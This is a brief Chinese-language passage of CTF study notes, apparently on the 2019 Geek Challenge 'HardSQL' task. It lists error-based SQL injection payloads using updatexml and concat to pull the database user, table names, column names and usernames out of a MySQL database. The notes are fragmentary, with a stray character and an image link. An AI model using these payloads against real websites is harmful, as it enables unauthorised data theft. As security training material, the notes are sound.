点
发现只有盲注可以

只能使用布尔盲注
12.极客大挑战 2019]HardSQL


-
select * from test where id=1 and (updatexml(1,concat(0x7e,(select user()),0x7e),1));
-
查表语句
- and updatexml(1,concat(‘~’,(select group_concat(table_name) from information_schema.tables where table_schema = database()),’~’),3) %23
-
查字段语句
- and updatexml(1,concat(‘~’,(select group_concat(column_name) from information_schema.columns where table_schema = database() and table_name = ‘users’),’~’),3) %23
-
查数据
- and updatexml(1,concat(‘~’,(select username from users limit 0,1),’~’),3) %23
-